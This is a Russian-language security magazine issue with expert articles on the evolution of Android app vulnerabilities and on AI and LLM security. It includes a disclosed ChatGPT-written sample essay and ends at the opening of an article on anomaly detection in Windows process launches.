Мировые тренды уязвимостей в мобильных приложениях продолжают удивлять год от года: целочисленное переполнение в WhatsApp (CVE-2022-36934, CVE-2022-27492), захват учетной записи в TikTok через deeplink (CVE-2022-28799) и похожая проблема с обработкой ссылок в Zoom (CVE-2022-28763). Кроме того, исследователям удалось взломать Tesla, проведя MITM-атаку на соединение Bluetooth Low Energy между автомобилем и мобильным приложением (CVE-2022-37709). Перечисленные инциденты — лишь малая часть того, о чем стало публично известно в 2022 году. Стоит отметить, что это не новые виды атак или неизвестные эксплойты, а типовые уязвимости, которые мы видим каждый год. Отсюда напрашивается вывод: разработчики не учатся на своих ошибках. Почему? Возможно, не хватает инструментов. Так, мировое сообщество по ИБ уделяет теме классификации уязвимостей в мобильных приложениях очень мало внимания. OWASP Mobile Top 10 — рейтинг наиболее часто встречающихся угроз — не обновлялся с 2016 года, тогда как OWASP Top 10 для веб-приложений был актуализирован в 2021 году.

Первые три позиции в рейтинге уязвимостей мобильных приложений занимают «Неправильное использование платформы» (Improper Platform Usage), «Небезопасное хранение данных» (Insecure Data Storage), «Небезопасные коммуникации» (Insecure Communication), что отличается от результатов наших исследований в 2021 и 2022 годах. Более актуальный стандарт — OWASP Mobile Application Security Verification Standard (MASVS) — составлен с позиции проверки приложения разработчиком, а не атакующим. В связи с этим возникла необходимость составить классификацию уязвимостей приложений, аналогичную той, что уже существует для веб-приложений.

В 2023 году не потеряет актуальности проблема нехватки специалистов по анализу защищенности мобильных приложений. В то же время развитие тематических сообществ, программ багбаунти, в том числе российских, и появление более продвинутого инструментария дадут толчок к увеличению числа специалистов этого профиля на рынке, а значит, и к повышению уровня безопасности мобильных приложений.



# Эволюция уязви- мости

## в приложениях для Android

**АРТЕМ  
КУЛАКОВ**

Старший специалист группы исследований безопасности  
мобильных приложений Positive Technologies

История развития приложений для Android прошла несколько заметных этапов: небольшие приложения, работающие локально, клиент-серверные приложения, экосистемы приложений и суперапы (super-app). Каждый из этих этапов повышал планку сложности, порождал новые уязвимости и заставлял разработчиков все больше заботиться о безопасности как самих приложений, так и данных, которыми они оперируют. Развивалась и сама операционная система, предоставляя разработчикам больше возможностей и механизмов обеспечения безопасности. Но в этой системе уравнений всегда несколько больше неизвестных, чем кажется на первый взгляд. Эта статья о том, как эволюционировали уязвимости мобильных приложений, что на это влияло, какие уязвимости актуальны сейчас и какие ждут нас в будущем.

## Основные уязвимости приложений для Android

Существует довольно много видов уязвимостей мобильных приложений, но среди них можно выделить некоторые обобщенные типы, которые покрывают основной ландшафт. Самые популярные уязвимости связаны с небезопасным хранением пользовательских данных и данных приложения. Для их возникновения разработчику даже не нужно ничего делать — достаточно просто сохранять конфиденциальную информацию в незашифрованном виде. Некоторые разработчики, думая о безопасности, сохраняют такие данные во внутренней директории приложения — так называемой песочнице. Но в ряде случаев этого оказывается недостаточно.

Например, когда на устройстве доступно выполнение команд от имени суперпользователя (root). Этой возможности, как правило, нет в стандартной поставке ОС, но продвинутые пользователи добавляют ее самостоятельно: для использования специфических приложений или для улучшения UX операционной системы. Далее возможен такой сценарий условно легитимное приложение запрашивает повышенные привилегии для выполнения своей основной функции, а получив эти привилегии, начинает делать то, чего пользователь от него не ожидает. Например, копировать данные из песочниц других приложений.

Другой пример — наличие уязвимостей, позволяющих читать содержимое песочницы из другого приложения. В этом случае вредоносному приложению не нужны повышенные привилегии. Оно проэксплуатирует эту уязвимость и получит доступ к незашифрованным данным во внутренней директории целевого приложения. Именно поэтому данные должны быть зашифрованы. Благо сейчас это сделать очень просто и не нужно быть экспертом в криптографии. Достаточно использовать решения вендора и следовать практикам, описанным в официальной документации.

Еще один, не менее интересный тип уязвимостей — отсутствие контроля целостности исполняемых файлов и защиты от модификации. Здесь разработчику тоже достаточно ничего не делать и, соответственно, никакой защиты не будет. Это позволит злоумышленникам модифицировать исходное приложение и распространять его под видом оригинального. Как-то бы, кому может понадобиться скачивать неоригинальное приложение? На самом деле, много кому. Помимо таких банальных потребностей, как вырезание рекламы и механизмов контроля платных функций, пользователям может понадобиться запускать приложения на устройствах с модифицированными прошивками. Такие прошивки очень часто имеют возможность выполнения команд от имени суперпользователя, и банковские приложения, содержащие соответствующие механизмы безопасности, отказываются работать на таких устройствах. Следовательно, нужно убрать

**Самые популярные уязвимости связаны с небезопасным хранением пользовательских данных и данных приложения**

из банковского приложения все эти проверки, чтобы оно работало на таких прошивках. Такой деятельностью, как правило, занимаются энтузиасты ради спортивного интереса. Но точно так же могут действовать злоумышленники, и тогда в банковском приложении не только исчезнут проверки, но и появится код, который ворует данные для входа в аккаунт. Защититься от таких модификаций довольно сложно, и, как правило, это требует дополнительного приобретения специализированных утилит-упаковщиков, которые усложняют обратную разработку (reverse engineering) и позволяют «потратить» очень много времени злоумышленника на исследование механизмов безопасности. Можно попробовать написать нужные механизмы безопасности самостоятельно, но это требует высокой квалификации, выходящей за рамки компетенции обычного разработчика мобильных приложений.

Отдельно стоит упомянуть уязвимости, связанные с сетевым взаимодействием. Многие разработчики останавливаются на использовании защищенного протокола HTTPS и не добавляют дополнительной защиты. При определенных условиях это позволяет злоумышленнику, контролирующему канал связи, выполнить MITM-атаку на приложение и получить конфиденциальную информацию. Один из базовых сценариев такой атаки выглядит следующим образом: при подключении к недоверенной сети Wi-Fi пользователю показывают поддельный captive portal и предлагают установить на устройство SSL-сертификат. После этого злоумышленник может перехватывать весь трафик со смартфона пользователя. Для защиты от этой атаки обычно применяют технику закрепления сертификата. Фактически это жестко закодированный в мобильном

приложении сертификат или цепочка сертификатов легитимного сервера. Существуют и другие вариации этой защиты, но все они направлены на то, чтобы предотвратить обмен данными с другим сервером.

Кроме того, для Android, особенно ранних версий (4.1.1 и ниже), очень характерны уязвимости, связанные с взаимодействием приложений между собой (inter-process communication) и с ненадлежащим использованием возможностей ОС и фреймворка. Долгое время документация по этим возможностям оставляла желать лучшего, а некоторые части и вовсе были не задокументированы. Наряду с отсутствием внятных руководств и описания лучших практик это заставляло разработчиков писать своеобразный код, зачастую переизобретая механизмы, которые уже были в ОС. Очень показательный пример — флаг `android:exported`, который управляет доступностью какого-либо компонента приложения для вызова другими приложениями. Именно в версии Android 4.1.1 и ниже этот флаг по умолчанию выставлен в `true`, а значит, все компоненты, где этот флаг не установлен разработчиком, явно будут доступны для вызова другими приложениями. Это может привести к обходу механизмов аутентификации, например экрана с вводом PIN-кода, или к эксплуатации других уязвимостей за счет прямого взаимодействия с теми компонентами, которые разработчик задумал как внутренние и недоступные извне. Такова концепция приложений для Android. В них не должно быть какой-то одной обязательной точки входа, таких точек может быть несколько. Поэтому очень важно уменьшать количество внешних компонентов, а в оставшихся — жестко контролировать любое общение с «внешним миром».

**Один из базовых сценариев такой атаки выглядит следующим образом: при подключении к недоверенной сети Wi-Fi пользователю показывают поддельный captive portal и предлагают установить на устройство SSL-сертификат**





Еще одним самостоятельным типом уязвимостей можно считать хранение в коде ключей доступа к API технических сервисов. Например, систем аналитики и сбора ошибок, возникающих в приложении, облачных баз данных и прочих внешних сервисов. Часто такие сервисы предоставляют ключи с разным типом доступа, так как разработчики этих сервисов понимают, что они будут использоваться в недоверенной среде. Но разработчики приложений по разным причинам все равно оставляют в коде ключи с «лишними» привилегиями. Опасность утечки таких ключей зависит от конкретного случая, но, например, получение серверного ключа для Firebase Cloud Messaging позволит злоумышленнику отправлять произвольные push-сообщения всем зарегистрированным пользователям приложения.

## Вымирающие виды уязвимостей

Операционные системы эволюционируют — и уязвимости тоже. Одни исчезают совсем, эксплуатация других осложняется, но все еще остается возможной. Также из-за появления новых механизмов ОС возникают новые уязвимости или перерождаются старые, которые снова заработали благодаря ошибкам в реализации этих механизмов. Одна из таких уязвимостей — CVE-2020-0188. Она позволяла читать файлы из внутренней директории стандартного приложения «Настройки», которое использует механизм Slices, представленный в Android 11.

Что же касается исчезающих видов уязвимостей, которые все реже встречаются в приложениях, стоит еще раз упомянуть обход экрана с PIN-кодом путем прямого вызова главного экрана. Почему это стало возможным?

## Есть несколько факторов:

- 1 В какой-то момент Google поменяла значение по умолчанию для флага `android:exported`, и все компоненты стали недоступны по умолчанию для других приложений, если флаг явно не установлен разработчиком. А позже и вовсе сделала наличие этого флага обязательным.
- 2 В официальной документации появились разделы о безопасности приложений, в которых описаны практики правильного использования таких важных механизмов.
- 3 Популяризация архитектуры `single activity` при разработке приложений.

На этой архитектуре стоит остановиться немного подробнее, потому что она оказала влияние не только на описанную уязвимость. Выше мы говорили, что в приложениях Android обычно нет единой точки входа, и такие точки могут быть вызваны несколькими разными способами. Так происходит, потому что у приложения может быть несколько экранов (activity, в терминах фреймворка), и если такой экран экспортирован, то его можно запустить независимо от других. Архитектура single activity как раз диктует отказ от нескольких экранов в пользу одного, внутри которого «живут» все остальные экраны (fragment, в терминах фреймворка). Помимо чисто технического удобства, это позволяет снизить количество точек входа в приложение и организовать контроль входных данных в одной точке, а не на каждом отдельном экране. Другие архитектурные принципы, которые применяются вместе с такой архитектурой, также снижают количество используемых компонентов Android. Таким образом, разработчикам, как правило, не нужно вводить дополнительные services, broadcast receivers и content providers в том количестве, в котором это требовалось раньше. Но для специфических задач они все еще нужны, и иногда без них просто не обойтись. В этих случаях помогает документация вендора по лучшим практикам использования тех или иных компонентов с точки зрения безопасности. Да и сама операционная система с каждым годом становится все более нетерпимой к разного рода злоупотреблениям.

Из менее банальных примеров «вымирающих» уязвимостей можно упомянуть небезопасную обработку широковебательных

сообщений. Уже года три мы не встречали эту уязвимость в приложениях наших клиентов. И чаще всего это связано с тем, что в приложениях не обрабатываются особые виды сообщений. Все, что есть, — это стандартные механизмы, которые, как правило, приходят из стандартных же библиотек и работают в большинстве случаев без ошибок. Такая же участь постигла уязвимость, связанную с подделкой push-уведомлений. На стороне разработчиков остались стандартные механизмы, созданные в соответствии с документацией, а на стороне вендора — ограничение прав на ключи доступа к API для работы с push-сообщениями.

А еще разработчики наконец-то осознали, что все, что попадает в приложение, может стать доступно злоумышленникам, и практически перестали оставлять отладочные функции в релизных сборках.

## Актуальные виды уязвимостей

Несмотря на все усилия Google и сообществ по безопасной разработке, уязвимости в приложениях все еще встречаются. Помимо уже описанных выше уязвимостей, которые условно можно назвать «простыми», потому что они существуют как бы сами по себе, сейчас все чаще встречаются «сложные». Это уже не уязвимости как таковые, а скорее полноценные атаки, которые объединяют в цепочку несколько уязвимостей и (или) особенностей работы приложения и фреймворка Android. Причин этому несколько. Помимо повышения защищенности самой платформы, растет сложность приложений, и данные, попадающие

**Разработчики наконец-то осознали, что все, что попадает в приложение, может стать доступно злоумышленникам, и практически перестали оставлять отладочные функции в релизных сборках**

в них извне, часто проходят довольно длинную цепочку преобразований. А это, в свою очередь, приводит к тому, что на каком-то из этих этапов цепочка эксплуатации может прерваться: например, разработчик для каких-то своих нужд преобразовал данные так, что уязвимость стала неэксплуатируемой. О безопасности он при этом мог вообще не думать.

Хороший пример — атака на небезопасную реализацию OAuth в приложении. Разработчики неплохо усвоили, что в недоверенных средах нужно использовать расширение PKCE, однако из-за сложности реализации ошибки все же возникают. В протоколе участвуют три стороны: мобильное приложение, сервер мобильного приложения и сервер провайдера OAuth — целых три точки, где что-то может пойти не так. Например, если сервер провайдера OAuth некорректно проверяет `redirect_url` (параметр для перенаправления пользователя в мобильное приложение), то злоумышленник может подставить в него свое значение и перехватить код, необходимый для получения токена авторизации на сервере мобильного приложения. Или мобильное приложение может недостаточно хорошо контролировать

данные, которые передаются на сервер провайдера OAuth, и тогда злоумышленник может вклиниться в этот процесс и заставить пользователя ввести свои данные на поддельном сайте. Вариантов атаки на эту реализацию много, и некоторые сценарии довольно сложны. Из того, что попадалось мне в программах багбаунти в этом году: атака из десяти шагов, включающих в себя взаимодействие со всеми тремя сторонами, которая в итоге приводит к полному захвату аккаунта пользователя в целевом сервисе, а также получение дополнительных сведений о пользователе от провайдера OAuth путем манипулирования списком данных, запрашиваемых при аутентификации.

Повышение сложности приложений также привело к появлению уязвимостей, связанных с экосистемой таких приложений. Зачем тщательно проверять, если ты передаешь данные в приложение, написанное другой командой, и точно знаешь, что там все в порядке? Проблема в том, что приложение может оказаться не тем — по разным причинам. Например, зловредное приложение имеет такой же идентификатор, как и легитимное, скажем `com.news.app`. Если другое приложение из этой экосистемы не проводит никаких дополнительных проверок, а просто полагается на существование в системе такого идентификатора и отправляет ему какие-то чувствительные данные, перед нами экосистемная уязвимость. Работает это и в обратную сторону. Получение данных от доверенных приложений без дополнительных проверок может привести к фатальным для пользователя последствиям. Из моих личных примеров: приложение, которое проверяло наличие в системе определенного идентификатора и, если находило его, запрашивало конфигурацию. Это позволяло выставить флаг отладки у первого приложения и настроить сохранение пользовательских данных в доступном для всех приложений месте.

**Кросс-платформенные приложения, помимо ошибок, характерных для конкретной платформы, имеют свои особенности поведения, которые также могут быть проэксплуатированы злоумышленниками**


Актуальными остаются уязвимости, связанные с локальной аутентификацией: PIN-кодом, биометрией, вторым фактором. Эти средства защиты можно обойти из-за ошибок в реализации или из-за недостаточного понимания разработчиками концепций, заложенных в фреймворк. В случае с локальной реализацией входа по PIN-коду разработчики порой забывают сохранять количество использованных попыток входа. В этом случае можно обнулять счетчик попыток простым перезапуском приложения. И это встречается чаще, чем может показаться на первый взгляд. В чуть более сложном варианте помогает перевод системного времени, который также может плохо детектироваться логикой приложений; он приводит к сбросу количества попыток ввода. Обход биометрии чуть более сложен, но все еще возможен, если приложение отображает биометрическое диалоговое окно для проверки предъявленных данных. При определенных условиях можно скрыть такое окно и попасть в приложение. Это возможно, потому что предъявление биометрии

не связано ни с какими криптографическими операциями с данными приложения и отмена диалога не влияет ни на какие внутренние процессы аутентификации. А возможность обхода второго фактора аутентификации очень сильно зависит от логики приложения. Из недавних примеров — обход второго фактора в TikTok из-за случайного тайм-аута на сервере при нескольких неправильных попытках входа в определенной последовательности.

## **Куда все движется**

Android не стоит на месте, и его механизмы безопасности постоянно совершенствуются. Но не все проблемы можно решить технически, и порой их приходится решать «административно». Так, начиная с Android 14 приложения, которые таргетируются на версию Android SDK ниже 23 (Android 6.0), не могут быть установлены. Проблема в том, что злоумышленники намеренно занижают версию SDK во вредоносных приложениях, чтобы эксплуатировать хорошо известные недостатки системы благодаря механизму обратной совместимости.

Приложения тоже меняются. Появляется все больше кросс-платформенных приложений, упрощается процесс разработки под несколько операционных систем сразу. Но за все нужно платить, и кросс-платформенные приложения, помимо ошибок, характерных для конкретной платформы, имеют свои особенности поведения, которые также могут быть проэксплуатированы злоумышленниками. Проблема здесь еще в том, что инструменты и библиотеки для



разработки таких приложений пока далеки от совершенства, а то и отсутствуют вовсе. Поэтому некоторые функции разработчикам приходится реализовать самостоятельно, что тоже чревато ошибками, особенно при проведении криптографических операций или использовании некоторых протоколов.

Разработка таких приложений всегда выполняется на определенном слое абстракции, когда механизмы конкретной платформы скрыты от программиста. При желании, конечно, он может добраться до этих механизмов и взаимодействовать с ними напрямую. Но тут появляется другая проблема: хороший разработчик приложений для Android вряд ли глубоко разбирается в механизмах безопасности платформы iOS. Верно и обратное. Все эти факты плюс отсутствие хорошо задокументированных лучших практик безопасной разработки кросс-платформенных приложений приводят к появлению довольно простых и очевидных уязвимостей. Например, в одном из таких приложений мне удалось обнаружить несколько ключей доступа к API внешних систем, которых там быть вообще не должно. Они просто не могли бы попасть в приложение в таком виде, если бы оно было разработано с использованием нативного подхода.

Примером незрелости инструментов может служить поддержка формата Hermes для приложений на React Native. Это бинарный формат, в который преобразуется итоговый код JavaScript, содержащий логику приложения. Из-за отсутствия хороших инструментов для декомпиляции этого формата он очень сильно усложнял процесс исследования мобильных

приложений. Но поддержка этого формата какое-то время существовала только для приложений Android, и стандартным трюком, который работает и сейчас, было получение итогового кода JavaScript из приложения iOS, если вдруг в версии для Android он был скомпилирован в Hermes.

Короче говоря, война брони и снаряда продолжается. Появляются новые возможности ОС, в них находят уязвимости, эти уязвимости закрываются, но находятся способы обхода защиты. Все это работает как постоянно эволюционирующий живой организм. Я описал лишь малую часть происходящего, чтобы показать, какой путь прошли уязвимости в приложениях для Android и какое влияние они оказали на развитие операционной системы. Разработчикам приложений я бы порекомендовал внимательно следить за новыми механизмами безопасности, которые появляются в Android, и начинать их применять как можно скорее, чтобы защитить пользователей. В свою очередь, пользователям нужно смотреть на происходящее в их устройстве критическим взглядом и помнить, что если вам хоть на секунду показалось, что что-то не так, значит, действительно что-то не так. Все это очень многомерная история, и поэтому лучшее, что мы как специалисты по анализу защищенности мобильных приложений можем сделать, — это продолжать искать уязвимости в мобильных приложениях и ОС, совершенствовать способы защиты и давать разъяснения разработчикам, чтобы сделать эту часть мира чуточку безопаснее.

# Искусственный интеллект и безопасность

**АЛЕКСАНДРА МУРЗИНА**

Руководитель отдела перспективных технологий  
Positive Technologies

Одной из главных тем за последний год стал расширяющийся ландшафт киберугроз от применения ИИ — от кражи данных до эксплуатации уязвимостей инфраструктуры. В классической безопасности все большее внимание уделяется направлениям DevSecOps. Умные технологии тоже не отстают, и сейчас начинает серьезно развиваться направление MLDevSecOps. Если в предыдущие годы мы видели лишь концепты, то сегодня многие из них превратились в полноценные фреймворки, готовые к использованию.

Прошлым летом аналитическое агентство Gartner выпустило исследование об уровне внедрения ИИ и сопутствующих рисках безопасности <sup>❶</sup>. По результатам опроса оказалось, что 41% компаний столкнулись с нарушениями конфиденциальности ИИ или инцидентами безопасности. Из этих инцидентов 60% были компрометацией данных внутренними злоумышленниками, а 27% — атаками на инфраструктуру ИИ. При этом аналитики Gartner подчеркивают, что в настоящее время есть значительное расхождение между тем, что директора по информационной безопасности и разработчики решений ИИ считают существенным риском. Например, CISO уверены, что риск ИИ материализуется лишь в 26% случаев,

тогда как специалисты, которые разрабатывают ИИ, заявляют о 54%-ной вероятности. Gartner рекомендует руководителям компаний подготавливаться к такому развитию событий, внедрив модель управления доверительными рисками и безопасностью ИИ (AI TRISM). Она позволит обеспечить надежность, достоверность, безопасность и конфиденциальность моделей ИИ.

## Вредоносный ИИ и другие инциденты

Без громких инцидентов с ИИ в последнее время не обойтись. Например, на основе доступных в Сети видео мошенники создали дипфейк Патрика Хиллмана, директора по коммуникациям криптовалютной биржи Binance, и использовали его в серии видеозвонков с представителями различных криптопроектов <sup>❷</sup>. Неожиданно Патрик стал получать сообщения с благодарностью за проведенные встречи, на которых он даже не присутствовал.

В части применения ИИ для атак много исследований было посвящено тому, что сами модели машинного обучения могут быть вредоносным ПО <sup>❸</sup>. В частности, было организовано несколько открытых конкурсов, один из которых прошел на крупной конференции

**По результатам опроса оказалось, что 41% компаний столкнулись с нарушениями конфиденциальности ИИ или инцидентами безопасности. Из этих инцидентов 60% были компрометацией данных внутренними злоумышленниками, а 27% — злонамеренными атаками на инфраструктуру ИИ**

по машинному обучению — NeurIPS 2022. На ней участникам предлагали научиться прятать вредоносный код в весах моделей и выявлять подобные случаи.

## Как скоро ИИ заменит художников и писателей?

В развитии технологий машинного обучения в последнее время можно выделить два ярких направления: генерацию изображений по описанию и написание текстов (чат-бот ChatGPT компании OpenAI). Технология генерации картин развивается уже достаточно давно. Например, еще в прошлом году OpenAI поделилась своим исследованием нейросети DALL-E. На тот момент технология была закрытой (было доступно только демо). Технические энтузиасты на открытых датасетах обучили модели и выложили в опенсорс нейросети Stable Diffusion и Midjourney. На их основе другие энтузиасты стали создавать небольшие сервисы, популяризируя эту технологию.

Вопросы безопасности в этом случае касаются преимущественно приложений, в которые встраиваются такие технологии, так как сам факт генерации изображений (даже на основе реальных фотографий пользователей) не несет особой угрозы. Однако не стоит забывать о дополнительном ПО, которое, возможно, потребуется установить, — оно может быть небезопасным.

Еще год назад никто в ИТ и ИБ не ожидал прорыва в языковых моделях, но в ноябре 2022-го OpenAI опубликовала текстовый чат-бот ChatGPT, основанный на GPT-3 — большой языковой модели. Уже с 2020 года модель GPT-3 умела генерировать тексты, отвечать на вопросы и быть чат-ботом. Компания OpenAI серьезно дообучила ее, сделав акцент именно на диалогах. В настоящее время она умеет писать код и проверять его на ошибки, искать баги и уязвимости, а также создавать к ним эксплойты. Однако стоит отметить, что ChatGPT не всегда справляется идеально, и даже его создатели призывают пользоваться им с осторожностью и не верить безоговорочно всему, что выдает чат-бот. Все-таки модель обучена на данных из интернета, где можно найти подтверждение любой точки зрения, а значит, корректность текста, создаваемого ChatGPT, остается под большим вопросом.

# ChatGPT

**не всегда справляется идеально,  
и даже его создатели призывают  
пользоваться им с осторожностью  
и не верить безоговорочно всему,  
что выдает чат-бот**

## Прогнозы

Можно ожидать, что на основе ChatGPT и технологии, создающей изображения по описанию, в 2023 году создадут интересные приложения, которые изменят целые индустрии. Однако люди опасаются, что ИИ может заменить труд некоторых специалистов и автоматизировать многие процессы в различных отраслях экономики. Так, в 2022-м в Сети распространялись онлайн-протесты No AI Art (#noaiart), где художники призывали запретить использование технологии, генерирующей изображения по текстовому описанию.

Доступ к моделям машинного обучения таких компаний, как OpenAI, обычно платный, и получить его может не каждый желающий. Случаи со Stable Diffusion и Midjourney показали, что есть техноэнтузиасты, готовые за свои деньги обучать большие модели и выкладывать их в опенсорс. Мы предполагаем, что в 2023 году этот тренд усилится и специалисты по ИИ будут разрабатывать коммерческие решения на базе опенсорсных моделей.

Кроме того, ожидается, что в России и мире ужесточится регулирование в области применения алгоритмов машинного обучения, основанных на чувствительных данных, поскольку утечка такой информации или ошибка самой модели могут привести к серьезным последствиям.



1



2



3



# Этот текст написала нейросеть.....

ChatGPT

Машинное обучение произвело революцию в области кибербезопасности, позволяя компаниям оставаться на шаг впереди даже самых изощренных киберугроз.

ChatGPT

В прошлом кибербезопасность в значительной степени зависела от систем, основанных на правилах, и людей-аналитиков для выявления угроз и реагирования на них. Но с появлением машинного обучения эти системы стали гораздо более сложными и эффективными. Анализируя огромные объемы данных и обучаясь на их основе, алгоритмы машинного обучения могут выявлять закономерности и аномалии, которые могут указывать на потенциальную угрозу, и принимать меры по ее предотвращению или смягчению.

ChatGPT

Одним из ключевых преимуществ машинного обучения в кибербезопасности является его способность адаптироваться и совершенствоваться с течением времени. По мере того как алгоритмы получают все больше данных и опыта, они учатся на своих ошибках и становятся еще более эффективными в обнаружении и реагировании на угрозы. Это позволяет компаниям опережать постоянно меняющийся ландшафт киберугроз и обеспечивать безопасность своих сетей и систем.

ChatGPT

История машинного обучения в сфере кибербезопасности берет свое начало с первых дней существования Интернета, когда исследователи начали разрабатывать алгоритмы для автоматического обнаружения и блокирования вредоносного трафика. Со временем эти алгоритмы становились все более сложными, и сегодня они способны обнаруживать и реагировать на широкий спектр киберугроз, от вредоносного ПО и программ-вымогателей до фишинга и атак типа "отказ в обслуживании".

ChatGPT

Однако потенциал машинного обучения в области кибербезопасности выходит далеко за рамки простого обнаружения и блокирования угроз. Анализируя огромные объемы данных из сетевого трафика и других источников, алгоритмы машинного



# ..... → ИЛИ НЕТ?

Машинное обучение –  
это новое электричество

обучения могут дать ценные сведения о поведении и моделях поведения киберзлоумышленников, позволяя компаниям лучше понять и предугадать их тактику. Это может помочь компаниям проактивно защищаться от потенциальных атак и оставаться впереди в непрекращающейся борьбе с киберпреступниками.

ChatGPT

Одним из интересных фактов о машинном обучении в кибербезопасности является то, что оно не ограничивается только обнаружением и блокированием угроз. Алгоритмы машинного обучения также могут использоваться для автоматического создания и тестирования новых протоколов и политик безопасности, помогая компаниям постоянно совершенствовать свою защиту. Это может быть особенно полезно в отраслях, где соблюдение сложных нормативных требований является важнейшей задачей.

ChatGPT

Известные деятели в мире технологий и кибербезопасности признали важность машинного обучения в этой сфере. "Машинное обучение – это новое электричество", – сказал Эндрю Нг, соучредитель Google Brain и бывший вице-президент Baidu. "Как электричество изменило многие отрасли промышленности более 100 лет назад, так и машинное обучение, я думаю, сделает то же самое".

ChatGPT

И в ближайшие годы влияние машинного обучения на кибербезопасность будет только расти. Поскольку все больше устройств и систем подключаются к Интернету, объем данных, доступных для анализа алгоритмами машинного обучения, будет расти, что позволит создавать еще более сложные и эффективные системы кибербезопасности.

ChatGPT

Таким образом, по мере того как мир становится все более взаимосвязанным, а угроза кибератак растет, важность машинного обучения для обеспечения безопасности наших сетей и систем трудно переоценить. Благодаря своей способности адаптироваться и совершенствоваться с течением времени машинное обучение будет играть центральную роль в продолжающейся борьбе с киберугрозами.

Большие языковые модели могут использоваться в программировании: предлагать варианты кода, помогать выявлять ошибки

Текст выше был создан нейросетью, точнее двумя: чат-ботом ChatGPT и машинным переводчиком DeepL. Сначала мы попросили ChatGPT сгенерировать текст с помощью запроса «write an article in sci-fi pop style about machine learning in cyber security technology company, add a little bit history, fun facts and quotes of famous people, the article should be 1800 symbols». Далее готовый текст перевели на русский язык с помощью сервиса DeepL.

Мы не изменили в нем ни слова, не переставили ни единой запятой. Возможно, в тексте выше вы заметили несколько странностей, и наши редакторы тоже, увидев такое безобразие, сначала было нахмурились, но потом скрепя сердце смирились с попадающимися кое-где шероховатостями работы искусственного интеллекта. И эту статью, признайтесь, сложно отличить от написанной живым автором. О том, что за технология использована в самом знаменитом чат-боте и чего от нее ждать, специально для нашего журнала рассказала Александра Мурзина, руководитель отдела перспективных технологий Positive Technologies.

## Большие языковые модели: далеко ли до AGI

Большие языковые модели (large language models, LLM) стали одной из самых интересных тем в области обработки естественного языка (natural language processing, NLP) и машинного обучения за последние полгода. Такие модели, обученные на большом объеме текстовых данных, могут генерировать текст, похожий на созданный человеком. LLM основаны на архитектуре трансформеров,

и задумывалось, что они будут использоваться для работы с текстом: для классификации текстов, для перевода, генерации текста, его суммаризации (обобщения), изменения стиля. Один из наиболее популярных примеров LLM — это ChatGPT, который позиционируется как чат-бот, который может поддерживать диалог и контекст. Он был разработан компанией OpenAI и основан на LLM GPT-3. ChatGPT произвел на многих людей впечатление своей способностью понимать контекст и генерировать связные ответы.



1



2

О тестировании ChatGPT для нужд ИБ читайте в блоге Алексея Лукацкого

# LLM

**не являются идеальным решением и имеют свой набор проблем**

Однако существуют и открытые версии больших обученных языковых моделей, например BLOOM <sup>1</sup> или YaLM компании «Яндекс».

Такие модели используются в различных областях взаимодействия с клиентами, в сервисах для изучения языка и поддержки психического здоровья. Хотя LLM, такие как ChatGPT, в основном используются для генерации текста, похожего на человеческий, и ведения диалогов, также существуют возможности их применения в областях, выходящих за пределы традиционной обработки естественного языка. Например, они могут использоваться в программировании: предлагать варианты кода, помогать выявлять ошибки. Кроме того, существует много исследований, показывающих, как ChatGPT помогает в кибербезопасности: ищет уязвимости, пишет эксплойты, деобфусцирует код <sup>2</sup>.

Однако LLM столкнулись с критикой из-за своей способности распространять дезинформацию и генерировать предвзятый текст: якобы они могут изучать и воспроизводить шаблоны, которые присутствуют в исходных данных, что может привести к укреплению стереотипов и предрассудков <sup>3</sup>. Это вызвало опасения относительно неэтичного использования LLM и утверждения о необходимости надежного, «ответственного» ИИ (responsible AI).

Несмотря на сложности, LLM показали большой потенциал в развитии области NLP и AI. Они приблизили нас к достижению искусственного общего интеллекта (artificial

general intelligence, AGI), то есть способности системы AI понимать и учиться любой интеллектуальной задаче, которую может выполнить человек. LLM показали, что они могут учиться и генерировать текст на различных языках и в различных областях; это значительный шаг в сторону AGI.

По мере улучшения LLM появляется множество интересных возможностей для их применения. Например, они могут использоваться для создания более сложных виртуальных помощников, которые будут лучше понимать человеческую речь и лучше отвечать на нее. Они также могут применяться для улучшения инструментов машинного перевода, которые облегчат коммуникацию между людьми разных языков и культур.

Однако важно понимать, что LLM не являются идеальным решением и имеют свой набор проблем. Например, для их обучения необходимы огромные объемы данных, которые может быть трудно получить на некоторых языках или в отдельных областях. Кроме того, для их обучения и работы требуется значительная вычислительная мощность, которая может быть дорогостоящей и экологически небезопасной.

В целом, несмотря на технические ограничения и этические проблемы, LLM представляют собой значительный прорыв в области NLP и AI. Они могут изменить способы, которыми мы взаимодействуем с технологиями и друг с другом, и будет интересно увидеть, как они продолжат развиваться в будущем.



3

# Поиск аномалий при запусках процессов Windows

## с помощью рекомендательных систем

**ИГОРЬ ПЕСТРЕЦОВ**

Старший специалист отдела перспективных  
технологий Positive Technologies

В SIEM-системах есть множество написанных экспертами правил, которые помогут отследить подозрительное поведение. Однако существует много сценариев атак, которые нельзя описать строгими правилами, а значит, эффективно отслеживать.

Учитывая объем данных, обрабатываемый SIEM-системой ежедневно, а также специфические задачи анализа этих данных (целью которого является поиск действий злоумышленников), применять машинное обучение сегодня необходимо и чрезвычайно эффективно.

После получения злоумышленниками доступа к IT-инфраструктуре они используют различные тактики и техники, чтобы укрепиться и продвинуться дальше. Вся их деятельность так или иначе будет оставлять следы, которые впоследствии попадут в SIEM-систему

## Описание задачи

